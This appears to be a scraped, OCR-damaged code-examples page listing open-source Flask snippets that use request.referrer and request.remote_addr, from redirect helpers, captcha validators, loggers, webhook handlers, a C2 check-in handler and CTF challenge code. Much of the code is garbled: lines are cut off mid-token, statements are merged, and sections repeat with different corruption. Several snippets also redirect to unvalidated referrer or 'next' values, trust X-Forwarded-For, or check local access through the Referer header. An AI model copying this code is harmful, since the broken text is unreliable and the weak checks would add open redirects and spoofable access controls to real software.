Project: *SayluaLegacy* Author: *saylua* File: [\\_\\_init\\_\\_.py GNU Affero General Public License v3.0](#)

```
5 vo
```

```
def get_redirect_target():
```

```
for target in request.form.get('next'), request.values.get('next'),  
request. re if is_safe_url(target):
```

```
    return target
```

```
    return "
```

### **Example 34**

Project: *SayluaLegacy* Author: *saylua* File: [\*init\\_.py\*](#) [GNU Affero General Public License v3.0](#)

5 vo

```
def redirect_to_referer(endpoint='general.home', **values): if  
is_safe_url(request.referrer):  
  
    return redirect(request.referrer)  
  
return redirect(url_for(endpoint, **values))
```

### **Example 35**

Project: *calibre-web* Author: *janeczku* File: [\*oauth\\_bb.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def unlink_oauth(provider):  
  
    if request.host_url + 'me' != request.referrer: pass  
  
    query = ub.session.query(ub.OAuth).filter_by(  
        provider=provider,  
        user_id=current_user.id,  
    )  
  
    try:  
        oauth = query.one()  
  
        if current_user and current_user.is_authenticated: oauth.user =  
            current_user  
  
        try:
```

```
ub.session.delete(oauth)

ub.session.commit()

logout_oauth_user()

flash_(u"Unlink to %(oauth)s success.", oauth=oauth_check[provider])
except Exception as e:
    log.exception(e)

ub.session.rollback()

flash_(u"Unlink to %(oauth)s failed.", oauth=oauth_check[provider])
except NoResultFound:
    log.warning("oauth %s for user %d not found", provider,
current_user.id)

flash_(u"Not linked to %(oauth)s.", oauth=oauth_check[provider]),
cat return redirect(url_for('web.profile'))

# notify on OAuth provider error
```

### **Example 36**

Project: *calibre-web* Author: *janeczku* File: [redirect.py](#) [GNU General Public License v3.0](#)

5 vo

```
def get_redirect_target():

    for target in request.values.get('next'), request.referrer:
        if not target:
            continue

        if is_safe_url(target):
```

```
return target
```

### Example 37

Project: *PyOne* Author: *abbeyokgo* File: [\*views.py\*](#) Mozilla Public License 2.0

```
5 vo
```

```
def before_request():
```

```
bad_ua=['Googlebot-Image','FeedDemon ','BOT/0.1 (BOT for JCE)','CrawlDaddy ',
```

```
global referrer
```

```
try:
```

```
ip = request.headers['X-Forwarded-For'].split(',')[0]
```

```
except:
```

```
ip = request.remote_addr
```

```
try:
```

```
ua = request.headers.get('User-Agent')
```

```
except:
```

```
ua="null"
```

```
if sum([i.lower() in ua.lower() for i in bad_ua])>0: return redirect('http://www.baidu.com')
```

```
# print '{}:{}:{}'.format(request.endpoint,ip,ua) referrer=request.referrer if request.referrer is not None else 'no- referrer'
```

### Example 38

Project: *oa\_qian* Author: *sunqb* File: [flask\\_openid.py](#) Apache License 2.0

5 vo

```
def get_next_url(self):  
    """Returns the URL where we want to redirect to. This will always  
    return a valid URL.  
    """  
  
    return (  
        self.check_safe_root(request.values.get('next')) or  
        self.check_safe_root(request.referrer) or  
        (self.fallback_endpoint and  
         self.check_safe_root(url_for(self.fallback_endpoint))) or  
        request.url_root  
    )
```

### **Example 39**

Project: *Flashcards* Author: *KevDi* File: [views.py](#) MIT License

5 vo

```
def delete_flashcardcollection(id):  
  
    flashcardcollection = FlashcardCollection.query.get_or_404(id)  
    db.session.delete(flashcardcollection)  
  
    db.session.commit()  
  
    flash('Flashcardcollection {0} has been  
    deleted'.format(flashcardcollection.name))  
    return redirect(request.
```

referrer)

## Example 40

Project: *website* Author: *jazzband-roadies* File: [\*utils.py\*](#) [MIT License](#)

5 vo

```
def get_redirect_target(endpoint="content.index"): targets = (  
    session.get("next_url"),  
    request.args.get("next"),  
    request.referrer,  
    url_for(endpoint),  
)
```

for target in targets:

if not target:

continue

if is\_safe\_url(target, allowed\_hosts=None):

return target

## Example 41

Project: *custom-blog* Author: *studio-salamander* File: [\*views.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def redirect_url(default='index'):  
    return request.args.get('next') or \
```

```
request. referrer or \
```

```
url_for(default)
```

## Example 42

Project: *inshack-2019* Author: *InsecurityAsso* File: [admin.py GNU General Public License v3.0](#)

```
5 vo
```

```
def _local_access() -> bool:
```

```
if not request. referrer:
```

```
return False
```

```
if not re.match(r"^\http://127\.0\.0\.1(:\d+)?/", request. referrer): return  
False
```

```
return request.remote_addr == "127.0.0.1"
```

## Example 43

Project: *inshack-2019* Author: *InsecurityAsso* File: [admin.py GNU General Public License v3.0](#)

```
5 vo
```

```
def _local_access() -> bool:
```

```
if request. referrer is not None and not  
re.match(r"^\http://127\.0\.0\.1(:\d+)") return False
```

```
return request.remote_addr == "127.0.0.1"
```

## Example 44

Project: *xunfeng* Author: *ysrc* File: [\*AntiCSRF.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def anticsrf(f):
    @wraps(f)
    def wrapper(*args, **kwargs):
        try:
            if request.referrer and request.referrer.replace("http://", "").split():
                return f(*args, **kwargs)
            else:
                return redirect(url_for('NotFound'))
        except Exception, e:
            print e
        return redirect(url_for('Error'))
```

## Example 45

Project: *xuemc* Author: *skycucumber* File: [\*flask\\_openid.py\*](#) [GNU General Public License v2.0](#)

5 vo

```
def get_next_url(self):
    """Returns the URL where we want to redirect to. This will always
    return a valid URL.

    """
```

```
return (

self.check_safe_root(request.values.get('next')) or
self.check_safe_root(request.referrer) or

(self.fallback_endpoint and self.check_safe_root(url_for(self.fallback
request.url_root

))
```

### Example 46

Project: *restangulask* Author: *pdonorio* File: [\*forms.py\*](#) MIT License

5 vo

```
def get_redirect_target():

for target in request.args.get('next'), request.referrer: if not target:
    continue

if is_safe_url(target):
    return target
```

### Example 47

Project: *upb-son-editor-backend* Author: CN-UPB File: [\*userserviceimpl.py\*](#) Apache License 2.0

5 vo

```
def login():

    """ Login the User with a referral code from the github oauth
    process"""
```

```
session['session_code'] = request.args.get('code') if
    _request_access_token() and _load_user_data(): logger.info("User "
    + session['user_data']['login'] + " logged in") if request.referrer is not
    None and 'github' not in request.referrer: origin =
    origin_from_referrer(request.referrer) return redirect(origin +
    get_config()['frontend-redirect']) return redirect(get_config()['frontend-
    host'] + get_config()['frontend-red'] Example 48
```

Project: *upb-son-editor-backend* Author: CN-UPB File:  
[userserviceimpl.py](#) Apache License 2.0

5 vo

```
def origin_from_referrer(referrer):
    double_slash_index = referrer.find("//") return referrer[0:
    referrer.find("/", double_slash_index + 2)]
```

### **Example 49**

Project: *learning-python* Author: Akagi201 File: [account.py](#) MIT  
License

5 vo

```
def signout():
    """Signout"""
    signout_user()
    return redirect(request.referrer or url_for('site.index')) Example 50
```

Project: *airflow* Author: apache File: [github\\_enterprise\\_auth.py](#)  
[Apache License 2.0](#)

5 vo

```
def login(self, request):
```

```
log.debug('Redirecting user to GHE login')

return self.ghe_oauth.authorize(callback=url_for(
    'ghe_oauth_callback',
    _external=True),
    state=request.args.get('next') or request.referrer or None)
```

## Python flask.request.remote\_addr() Examples

The following are code examples for showing how to use `flask.request.remote_addr()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: zmirror Author: apolatum File: zmirror.py MIT License 6 vc

```
def zmirror_status():
    '''返回服务器的一些状态信息'''
    if request.remote_addr and request.remote_addr != '127.0.0.1':
        return generate_simple_resp_page(b'only 127.0.0.1 are allowed', 403)
    output = ''
    output += strx('extract_real_url_from_embedded_url', extract_real_url_from_ert)
    output += strx('is_content_type_streamed', is_mime_streamed.cache_info())
    output += strx('is_embedded_real_url_to_embedded_url', embed_real_url_to_embedded.
    output += strx('ischeck_global_us_pass', check_global_us_pass.cache_info())
    output += strx('isextract_mime_from_content_type', extract_mime_from_content_t
    output += strx('is_is_content_type_using_cdn', is_content_type_using_cdn.cache_
    output += strx('is_is_ca_in_whitelist', is_content_type_using_cdn.cache_info())
    output += strx('is_mime_represents_text', is_mime_represents_text.cache_info)
    output += strx('is_domain_match_glob_whitelist', is_domain_match_glob_whitel
    output += strx('isverify_ip_hash_cookie', verify_ip_hash_cookie.cache_info())
    output += strx('is_is_denied_because_of_spider', is_denied_because_of_spider.ca
    output += strx('is_ip_not_in_allow_range', is_ip_not_in_allow_range.cache_if
    output += strx('isincorrect_threads_number', threading.active_count())
    # output += strx('isclient_requests_text_rewrite', client_requests_text_rewrit
    # output += strx('isextract_url_path_and_query', extract_url_path_and_query.ca

    output += strx('\n-----\n')
    output += strx('isdomain_alias_to_target_set', domain_alias_to_target_set)

    return '<pre>' + output + '</pre>\n'
```

### Example 2

Project: flasky Author: RoseOu File: validators.py MIT License 6 vc

```
def __call__(self, form, field):
    if current_app.testing:
        return True

    if request.json:
        challenge = request.json.get('recaptcha_challenge_field', '')
        response = request.json.get('recaptcha_response_field', '')
    else:
        challenge = request.form.get('recaptcha_challenge_field', '')
        response = request.form.get('recaptcha_response_field', '')
    remote_ip = request.remote_addr

    if not challenge or not response:
        raise ValidationError(field.gettext(self.message))

    if not self._validate_recaptchas(challenge, response, remote_ip):
        field.recaptcha_error = 'incorrect-recaptcha-sol'
        raise ValidationError(field.gettext(self.message))
```

Python flask.request.remote\_addr() Examples The following are code examples for showing how to use `flask.request.remote_addr()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: `zmirror` Author: `aploium` File: [`zmirror.py`](#) [MIT License](#)

6 vo

```
def zmirror_status():

    """返回服务器的一些状态信息"""

    if request. remote_addr and request. remote_addr != '127.0.0.1':
        return generate_simple_resp_page(b'Only 127.0.0.1 are allowed',
                                         403) output = ""

    output += strx('extract_real_url_from_embedded_url',
                  extract_real_url_from_emb output +=
    strx('\nis_content_type_streamed', is_mime_streamed.cache_info())
    output += strx('\nembed_real_url_to_embedded_url',
                  embed_real_url_to_embedded_

    output += strx('\ncheck_global_ua_pass',
                  check_global_ua_pass.cache_info()) output +=
    strx('\nextract_mime_from_content_type',
         extract_mime_from_content_t output +=
    strx('\nis_content_type_using_cdn',
         is_content_type_using_cdn.cache_)

    output += strx('\nis_ua_in_whitelist',
                  is_content_type_using_cdn.cache_info()) output +=
    strx('\nis_mime_represents_text',
         is_mime_represents_text.cache_info output +=
    strx('\nis_domain_match_glob_whitelist',
```

```

is_domain_match_glob_whitel output +=
strx('\nverify_ip_hash_cookie', verify_ip_hash_cookie.cache_info())
output += strx('\nis_denied_because_of_spider',
is_denied_because_of_spider.ca output +=
strx('\nis_ip_not_in_allow_range',
is_ip_not_in_allow_range.cache_in output +=
strx('\n\ncurrent_threads_number', threading.active_count())

# output += strx('\nclient_requests_text_rewrite',
client_requests_text_rewrit

# output += strx('\nextract_url_path_and_query',
extract_url_path_and_query.ca output += strx('\n-----\n')

output += strx("\ndomain_alias_to_target_set",
domain_alias_to_target_set) return "<pre>" + output + "</pre>\n"

```

## Example 2

Project: *flasky* Author: *RoseOu* File: [validators.py](#) MIT License

```

6 vo

def __call__(self, form, field):
    if current_app.testing:
        return True
    if request.json:
        challenge = request.json.get('recaptcha_challenge_field', "") response =
        = request.json.get('recaptcha_response_field', "") else:
            challenge = request.form.get('recaptcha_challenge_field', "") response =
            = request.form.get('recaptcha_response_field', "") remote_ip = request. remote_addr
    if not challenge or not response:

```

```
raise ValidationError(field.gettext(self.message)) if not
self._validate_recaptcha(challenge, response, remote_ip):
    field.recaptcha_error = 'incorrect-captcha-sol'

raise ValidationError(field.gettext(self.message))
```

### Example 3

Project: *myweb* Author: *Busui* File: [\\_init\\_.py](#) [MIT License](#)

6 vo

```
def register_logging(app):

    class RequestFormatter(logging.Formatter):

        def format(self, record):

            record.url = request.url

            record.remote_addr = request.remote_addr

            return super(RequestFormatter, self).format(record)
        request_formatter = RequestFormatter(
            '[%(asctime)s] %(remote_addr)s requested %(url)s\n'
            '%(levelname)s in %(module)s: %(message)s'
        )

        formatter = logging.Formatter('%(asctime)s - %(name)s - %
        %(levelname)s - %(mess file_handler =
        RotatingFileHandler(os.path.join(basedir, 'logs/love.log'),
        maxBytes=10 * 1024 * 1024, backupCount=10)

        file_handler.setFormatter(formatter)

        file_handler.setLevel(logging.INFO)
```

```
if not app.debug:  
    app.logger.addHandler(file_handler)
```

## Example 4

Project: *social-relay* Author: *jaywink* File: [\*views.py\*](#) [GNU Affero General Public License v3.0](#)

```
def receive_public():  
    if not request.data:  
        return abort(404)  
  
    # Queue to rq for processing  
  
    public_queue.enqueue("workers.receive.process", request.data,  
    timeout=app.conf  
  
    # Log statistics  
  
    log_receive_statistics(request.remote_addr)  
  
    # return 200 whatever  
  
    data = {  
        'result': 'ok',  
    }  
  
    js = json.dumps(data)  
  
    return Response(js, status=200, mimetype='application/json')
```

## Example 5

Project: Akeso Author: amesero File: [utils.py](#) MIT License

6 vo

```
def get_ip():
```

```
    """ Returns the IP address of the currently in scope request. The
    approach is (in this case the local network), and only trust the most
    recently defined un Taken from
    http://stackoverflow.com/a/22936947/4285524 but the generator ther
    The trusted_proxies regexes is taken from Ruby on Rails.
```

This has issues if the clients are also on the local network so you can remov CTFd does not use IP address for anything besides cursory tracking of teams a

more than that if you do not know what you're doing.

```
"""
```

```
trusted_proxies = app.config['TRUSTED_PROXIES']

combined = "(" + ")|(".join(trusted_proxies) + ")"

route = request.access_route + [request.remote_addr]

for addr in reversed(route):

    if not re.match(combined, addr): # IP is not trusted but we trust the
        prox remote_addr = addr

    break

else:

    remote_addr = request.remote_addr

return remote_addr
```

## Example 6

Project: *Arsenal-C2* Author: *KCarreto* File: [\*handlers.py\*](#) [\*GNU General Public License v3.0\*](#)

6 vo

```
def existing_agent(client, data):
```

```
    """
```

This handler is called when an agent with a session id checks in.

```
    """
```

```
    session_id = data["session_id"]
```

```
    resp = {"session_id": session_id}
```

```
    remote_ip = request.headers.get("X-Forwarded-For", request.  
    remote_addr) try:
```

```
        resp = client.session_checkin(
```

```
            session_id, data.get("responses"), data.get("config"), data.get("facts
```

```
        )
```

```
        resp["actions"] = [action.raw_json for action in resp["actions"]]
```

```
    except ResourceNotFound:
```

```
# If the session does not exist on the teamserver, reset the session  
    resp["actions"] = [{"action_id": "0", "action_type": 999}]
```

```
    return resp
```

## Example 7

Project: *dudulu* Author: *MashiMaroLjc* File: [\*dudulu.py\*](#) [MIT License](#)

6 vo

```
def mood():
```

```
"""
```

情绪分析

```
:return:
```

```
"""
```

```
ip = request.remote_addr
```

```
sentence = request.args.get("sentence") if not sentence:
```

```
    return Response(FAILED, None, info="Miss Params").to_json() if  
    len(sentence) > MAX_WORD or len(sentence) < MIN_WORD: return  
    Response(FAILED, None, info="The Sentence "
```

```
"is too long. It should be %s to %s." %
```

```
    result = get_mood(sentence, key_word=KEY_WORD,  
    model_name=MODEL_NAME) print("ip: %s | sentence: %s |  
    positive: %s | negative: %s | neutral: %s" % (i r
```

```
r
```

```
SENTENCE_FILE.flush()
```

```
return Response(SUCCEED, result).to_json()
```

## Example 8

Project: *jbox* Author: *jpush* File: [\*validators.py\*](#) [MIT License](#)

6 vo

```
def __call__(self, form, field):
    if current_app.testing:
        return True
    if request.json:
        response = request.json.get('g-recaptcha-response', "") else:
            response = request.form.get('g-recaptcha-response', "") remote_ip =
            request.remote_addr
    if not response:
        raise ValidationError(field gettext(self.message)) if not
        self._validate_recaptcha(response, remote_ip): field.recaptcha_error
        = 'incorrect-captcha-sol'
    raise ValidationError(field gettext(self.message))
```

**Example 9**

Project: *picoCTF* Author: *picoCTF* File: [\*user.py\*](#) [MIT License](#)

6 vo

```
def _validate_captcha(data):
```

```
"""
```

Validate a captcha with google's reCAPTCHA.

Args:

data: the posted form data

```
"""
```

```
settings = api.config.get_settings()["captcha"]
```

```
post_data = urllib.parse.urlencode(  
{  
    "secret": settings["reCAPTCHA_private_key"],  
    "response": data["g-recaptcha-response"],  
    "remoteip": flask.request.remote_addr,  
}  
)encode("utf-8")  
  
request = urllib.request.Request(settings["captcha_url"], post_data,  
method="P  
  
response = urllib.request.urlopen(request).read().decode("utf-8")  
parsed_response = json.loads(response)  
  
return parsed_response["success"] is True Example 10
```

Project: *qis* Author: *quru* File: [views\\_util.py](#) GNU Affero General Public License v3.0

6 vo

```
def log_security_error(error, request):
```

"""

Creates an error log entry and returns true if 'error' is a SecurityError, otherwise performs no action and returns false.

"""

```
if error and isinstance(error, SecurityError): ip = request.  
remote_addr if request.remote_addr else '<unknown>'
```

```
user = get_session_user()

logger.error(
    'Security error for %s URL %s for user %s from IP %s : %s' %
    (request.method.upper(),
     request.url,
     user.username if user else '<anonymous>', ip,
     unicode_to_utf8(str(error)))
)
)

return True

else:

    return False
```

# Cache of find/replace strings for safe\_error\_str() **Example 11**

Project: *oa\_qian* Author: *sunqb* File: [validators.py](#) [Apache License 2.0](#)

```
6 vo

def __call__(self, form, field):

    if current_app.testing:

        return True

    if request.json:
```

```
challenge = request.json.get('recaptcha_challenge_field', "") response  
= request.json.get('recaptcha_response_field', "") else:  
  
challenge = request.form.get('recaptcha_challenge_field', "")  
response = request.form.get('recaptcha_response_field', "")  
remote_ip = request.remote_addr  
  
if not challenge or not response:  
  
    raise ValidationError(field.gettext(self.message)) if not  
    self._validate_recaptcha(challenge, response, remote_ip):  
        field.recaptcha_error = 'incorrect-captcha-sol'  
  
    raise ValidationError(field.gettext(self.message))
```

**Example 12**

Project: *PyTaskManager* Author: *PersonalHealthTrain* File:  
[TaskMaster.py](#) Apache License 2.0

6 vo

```
def addClient():
```

try:

```
    data = request.get_json()
```

except:

```
    return Response(json.dumps({"success": False, 'message': "Could  
not parse try:"}))
```

```
    clientId = dbDao.addClient(data["name"], data["email"],  
        data["institute"], data = {
```

```
        'success': True,
```

```
        'clientId': clientId
```

```
}
```

```
except:  
  
    data = {  
  
        'success': False,  
  
        'message': "Could not insert data in database"  
  
    }  
  
    return Response(json.dumps(data), mimetype="application/json")
```

### Example 13

Project: *pyhackeriet* Author: *hackeriet* File: [init.py](#) Apache License 2.0

```
6 vo  
  
def hello():  
  
    addr = request.remote_addr  
  
    if addr == "::1" or addr == "localhost" or addr == "127.0.0.1" and 'X-Forwarded-For' in request.headers:  
        addr = request.headers['X-Forwarded-For']  
  
    if request.method == 'POST':  
  
        if request.form['person']:  
  
            person = request.form['person']  
  
        else:  
  
            person = ""  
  
            mqtt("hackeriet/ding", "%s <%s>" % (person,  
                encrypt(bytes(addr,"ascii"))))  
            return render_template('knocked.html')  
  
    else:
```

```
return render_template('index.html', humla=humla) Example 14
```

Project: *Python-IRC-Bot* Author: *wolfy1339* File: [web.py](#) MIT License

6 vo

```
def main():
```

```
    iplow = ip2long('192.30.252.0')
```

```
    iphigh = ip2long('192.30.255.255')
```

```
    if request.remote_addr in range(iplow, iphigh): payload =  
        request.get_json()
```

```
    if payload["repository"]["name"] == "Python-IRC-Bot": try:
```

```
        subprocess.check_call(["git", "pull"]) except  
        subprocess.CalledProcessError:
```

```
            irc.privmsg("##wolfy1339", "git pull failed!") else:
```

```
            if "handlers.py" in payload['head_commit']['modified']:  
                reload_handlers(bot)
```

```
        return flask.Response("Thanks.", mimetype="text/plain") return  
        flask.Response("Wrong repo.", mimetype="text/plain") else:
```

```
    flask.abort(403)
```

### **Example 15**

Project: *webinspect* Author: *cxmcc* File: [app.py](#) MIT License

6 vo

```
def inspect(path):
```

```
    txt = "
```

```
txt += '==== path ====\n'
txt += '/{}\n'.format(request.path)
txt += '==== method====\n'
txt += request.method + '\n'
txt += '==== remote_address ====\n'
txt += '{}\n'.format(request.remote_addr)
txt += '==== headers ====\n'
for k, v in request.headers:
    txt += '{}: {}\n'.format(k, v)
txt += '==== cookies ====\n'
for k, v in request.cookies.items():
    txt += '{}: {}\n'.format(k, v)
txt += '==== data ====\n'
txt += '{}\n'.format(request.data)
txt += '==== curl ====\n'
txt += gen_curl_command(path)
headers = {'Server': 'github.com/cxmcc/webinspect'}
return Response(txt, headers=headers, mimetype='text/plain')
```

**Example 16**

Project: *flask-geoip2* Author: *mattharley* File: [app.py](#) MIT License

```
def geoip(ip_address=None):
    ip = ip_address if ip_address else request.remote_addr
    try:
        app.logger.info("looking up IP address: {}".format(ip))
        geoip_reader = get_db_reader()
        result = geoip_reader.city(ip)
        response = {}
        for key, value in JSON_MAPPING.items():
            try:
                response[key] = reduce(getattr, value.split('.'), result)
            except AttributeError:
                response[key] = ""
        response['ip'] = ip
        response['metro_code'] = METRO_CODE
        response['code'] = CODE
        app.logger.info("returning response: \n{}".format(json.dumps(response)))
        return jsonify(**response)
    except geoip2.errors.AddressNotFoundError as e:
        app.logger.warning("Unable find ip address: {}".format(e))
        return jsonify({'error': {'message': e.message}})
```

**Example 17**  
Project: *zmirror* Author: *aploium* File: [\*zmirror.py\*](#) [MIT License](#)

5 vo

```
def filter_client_request():
```

"""过滤用户请求, 视情况拒绝用户的访问

:rtype: Union[Response, None]

"""

```
dbgprint('Client Request Url: ', request.url)

# crossdomain.xml

if os.path.basename(request.path) == 'crossdomain.xml':
    dbgprint('crossdomain.xml hit from', request.url)
    return crossdomain_xml()

# Global whitelist ua

if check_global_ua_pass(str(request.user_agent)):
    return None

if is_deny_spiders_by_403 and
    is_denied_because_of_spider(str(request.user_agent)):
    return generate_simple_resp_page(b'Spiders Are Not Allowed To This
    Site', if human_ip_verification_enabled and (
        ((human_ip_verification_whitelist_from_cookies or
            enable_custom_ac and must_verify_cookies)
        or is_ip_not_in_allow_range(request.remote_addr))
    ):
    dbgprint('ip', request.remote_addr, 'is verifying cookies') if
        'zmirror_verify' in request.cookies and \
        ((human_ip_verification_whitelist_from_cookies and verify_ip_hash_
        or (enable_custom_access_cookie_generate_and_verify and
            custom_ve
            request.cookies.get('zmirror_verify'), request))):
        ip_whitelist_add(request.remote_addr,
```

```
info_record_dict=request.cookie
dbgprint('add to ip_whitelist
because cookies:', request.remote_addr) else:
```

```
return redirect(
```

```
"/ip_ban_verify_page?origin=" +
base64.urlsafe_b64encode(str(reque encoding='utf-8'),
```

```
code=302)
```

```
return None
```

## Example 18

Project: *chowk* Author: *fortyplustwo* File: [chowk.py Apache License 2.0](#)

```
5 vo
```

```
def receivesms():
```

```
'''Handles and processes all messages coming from Kannel and
going towards the NOTE: See the enclosed sample configuration file
in kannel/ for knowing wha and the name of the arguments
```

```
'''
```

```
try: #TODO: Better exception handling!
```

```
app.logger.debug("Received data %s", request.args)
```

```
#TODO: Support GET as well as POST requests equally well msg =
{}
```

```
msg['from'] = request.args['from']
```

```
msg['text'] = request.args['text']
```

```
msg['args'] = request.args
```

```
#get the ip address of the kannel server so that we can identify it and us

#if request.remote_addr

msg['host'] = get_kannel_server(request)

app.logger.debug("Identified! This message came from %s Kannel server", ms if msg['host'] is False: #if we can't get the IP of the origin of request, raise Exception("Cannot retrieve IP from the request to recognize the send_to_rapidpro.apply_async(kwargs = {'msg': msg}, serializer = 'json')

#we will NOT return any text because whatever is returned will be sent as

#we return in the format (response, status, headers) so that Kannel knows return (",200,[])

except Exception as e:

#TODO: Send an email when unrecoverable exceptions occur, instead of just app.logger.debug("Exception %s occurred", e) raise e
```

## Example 19

Project: *flasky* Author: *RoseOu* File: [validators.py](#) MIT License

5 vo

```
def _validate_recaptcha(self, challenge, response, remote_addr):
```

```
    """Performs the actual validation."""
try:
```

```
    private_key = current_app.config['RECAPTCHA_PRIVATE_KEY']
```

```
except KeyError:
```

```
raise RuntimeError("No RECAPTCHA_PRIVATE_KEY config set")
data = url_encode({
    'privatekey': private_key,
    'remoteip': remote_addr,
    'challenge': challenge,
    'response': response
})
response = http.urlopen(RECAPTCHA_VERIFY_SERVER,
to_bytes(data)) if response.code != 200:
    return False
rv = [l.strip() for l in response.readlines()]
if rv and rv[0] == to_bytes('true'):
    return True
if len(rv) > 1:
    error = rv[1]
    if error in self._error_codes:
        raise RuntimeError(self._error_codes[error])
return False
```

## Example 20

[Project: Python Microservices Development](#) [Code Author: mtianyan](#)  
[File: flask\\_middleware.py Apache](#)

5 vo

## License 2.0

```
def my_microservice():

    if "X-Forwarded-For" in request.headers: ips = [ip.strip() for ip in
        request.headers['X-Forwarded-For'].split(',')]

    ip = ips[1]

    else:

        ip = request. remote_addr

    return jsonify({'Hello': ip})
```

## **Example 21**

Project: *flask-request-logger* Author: *BbsonLin* File:  
[request\\_logger.py](#) MIT License

5 vo

```
def _logging_req_resp(self, response):

    req_log = RequestLog(request.method, request.url,
    request.content_length, self.db.add(req_log))

    self.db.commit()

    res_log = ResponseLog(response.status_code,
    response.content_length, req_l self.db.add(res_log))

    self.db.commit()

    return response
```

## **Example 22**

Project: *rate.sx* Author: *chubin* File: [\*srv.py\*](#) [MIT License](#)

5 vo

```
def answer(topic = None):
```

```
    """
```

Main rendering function, it processes incoming weather queries.

Depending on user agent it returns output in HTML or ANSI format.

Incoming data:

```
request.args
```

```
request.headers
```

```
request.remote_addr
```

```
request.referrer
```

```
request.query_string
```

```
    """
```

```
user_agent = request.headers.get('User-Agent', "").lower()
html_needed = is_html_needed(user_agent)
```

```
options = parse_query(request.args)
```

```
hostname = request.headers['Host']
```

```
if request.headers.getlist("X-Forwarded-For"): ip =
    request.headers.getlist("X-Forwarded-For")[0]
```

```
if ip.startswith('::ffff:'): 
```

```
    ip = ip[7:]
```

```

else:

ip = request. remote_addr

if request.headers.getlist("X-Forwarded-For"): ip =
request.headers.getlist("X-Forwarded-For")[0]

if ip.startswith('::ffff:'):
    ip = ip[7:]

else:

ip = request. remote_addr

if topic is None:
    topic = ":firstpage"

answer = cmd_wrapper(topic, hostname=hostname,
request_options=options, html=i if ip not in
SKIP_LOGGING_FOR_THIS_IPS:

log_query(ip, hostname, topic, user_agent)

return answer

```

### **Example 23**

Project: *ns-notifications* Author: *aquatix* File: [server.py](#) MIT License

5 vo

```

def disable_notifier(location=None):

location_prefix = '[{0}][location: {1}]'.format(request. remote_addr,
location try:

should_run = mc.get('nsapi_run')

```

```
logger.info('%s nsapi_run was %s, disabling' % (location_prefix,  
should_run except KeyError:  
  
logger.info('%s no nsapi_run tuple in memcache, creating with value  
False'  
  
mc.set('nsapi_run', False, MEMCACHE_DISABLING_TTL) return  
'Disabling notifications'
```

## Example 24

Project: *ns-notifications* Author: *aquatix* File: [server.py](#) MIT License

5 vo

```
def enable_notifier(location=None):  
  
    location_prefix = '[{0}][location: {1}]'.format(request.remote_addr,  
    location try:  
  
        should_run = mc.get('nsapi_run')  
  
        logger.info('%s nsapi_run was %s, enabling' % (location_prefix,  
        should_run except KeyError:  
  
        logger.info('%s no nsapi_run tuple in memcache, creating with value  
        True'  
  
        mc.set('nsapi_run', True, MEMCACHE_DISABLING_TTL) return  
        'Enabling notifications'
```

## Example 25

Project: *hooks* Author: *ddevault* File: [hooks.py](#) MIT License

5 vo

```
def hook_publish():
```

```
raw = request.data.decode("utf-8") try:  
    event = json.loads(raw)  
except:  
    return "Hook rejected: invalid JSON", 400  
  
repository = "{}{}".format(event["repository"]["owner"]["name"],  
event["repos matches"] = [h for h in hooks if h.repository ==  
repository]  
  
if len(matches) == 0:  
    return "Hook rejected: unknown repository {}".format(repository)  
hook = matches[0]  
  
allow = False  
  
remote = request.remote_addr  
  
if remote == "127.0.0.1" and "X-Real-IP" in request.headers: remote  
= request.headers.get("X-Real-IP") for ip in hook.valid_ips.split(","):  
parts = ip.split("/")  
  
range = 32  
  
if len(parts) != 1:  
    range = int(parts[1])  
  
addr = networkMask(parts[0], range)  
  
if addressInNetwork(dottedQuadToNum(remote), addr): allow = True  
  
if not allow:  
    return "Hook rejected: unauthorized IP", 403
```

```
if any("[noupdate]" in c["message"] for c in event["commits"]): return  
    "Hook ignored: commit specifies [noupdate]"  
  
if "refs/heads/" + hook.branch == event["ref"]: print("Executing hook  
for " + hook.name) p=Popen(hook.command.split(), stdin=PIPE)  
  
p.communicate(input=raw.encode())  
  
return "Hook accepted"  
  
return "Hook ignored: wrong branch"
```

## Example 26

Project: *LDAP-RestAPI-Gateway* Author: *ziozzang* File: [\*server.py\*](#)  
[MIT License](#)

```
5 vo  
  
def get_real_ip():  
  
    ipaddr = request.remote_addr  
  
    if "X-Forwarded-For" in request.headers.keys(): if ipaddr !=  
        request.headers["X-Forwarded-For"]: ipaddr = request.headers["X-  
        Forwarded-For"].strip() if "X-Real-Ip" in request.headers.keys(): if  
        ipaddr != request.headers["X-Real-Ip"]: ipaddr = request.headers["X-  
        Real-Ip"].strip() return ipaddr  
  
    # Check if IP is restricted
```

## Example 27

Project: *flask-monitor* Author: *fraouustin* File: [\*main.py\*](#) [GNU General  
Public License v2.0](#)

```
5 vo  
  
def __dict__(self):
```

```
mydict = {}

# manage timing

mydict['timing'] = {}

mydict['timing']['delta'] = self.timing

mydict['timing']['start'] = self.request._stats_start_event
mydict['timing']['asctime'] =
    asctime(gmtime(self.request._stats_start_eve

# manage flask

mydict['flask'] = {}

mydict['flask']['secret_key'] = current_app.config['SECRET_KEY']

mydict['flask']['server_name'] =
    current_app.config['SERVER_NAME']

mydict['flask']['session_cookie_name'] =
    current_app.config['SESSION_COOKI mydict['flask']
['session_cookie_domain'] = current_app.config['SESSION_COO

mydict['flask']['session_cookie_path'] =
    current_app.config['SESSION_COOKI mydict['flask']
['session_cookie_httponly'] = current_app.config['SESSION_C

mydict['flask']['session_cookie_secure'] =
    current_app.config['SESSION_COO

mydict['flask']['session_refresh_each_request'] =
    current_app.config['SESS

# manage request

mydict['request'] = {}
```

```
mydict['request']['url'] = request.url

mydict['request']['args'] = {arg: request.args.get(arg) for arg in
request mydict['request']['view_args'] = request.view_args
mydict['request']['path'] = request.path

mydict['request']['method'] = request.method mydict['request']['
remote_addr'] = request. remote_addr try:
mydict['request']['rule'] = request.url_rule.rule except:
mydict['request']['rule'] = ""

#manage response

mydict['response'] = {}

mydict['response']['status_code'] = self.response.status_code
mydict['response']['headers'] = { i:j for i,j in self.response.headers}

return mydict
```

## Example 28

Project: *gym* Author: *intrig-unicamp* File: [main.py](#) [Apache License 2.0](#)

5 vo

```
def post(self, path=None):
    method = 'post'
    prefix, call = self.parse_path(path)
    data = request.data
    address = request. remote_addr
```

```
handler = self.handlers[method]

ack, reply = handler((address, prefix, call, data)) code = 200 if ack
else 500

resp = make_response(reply, code)

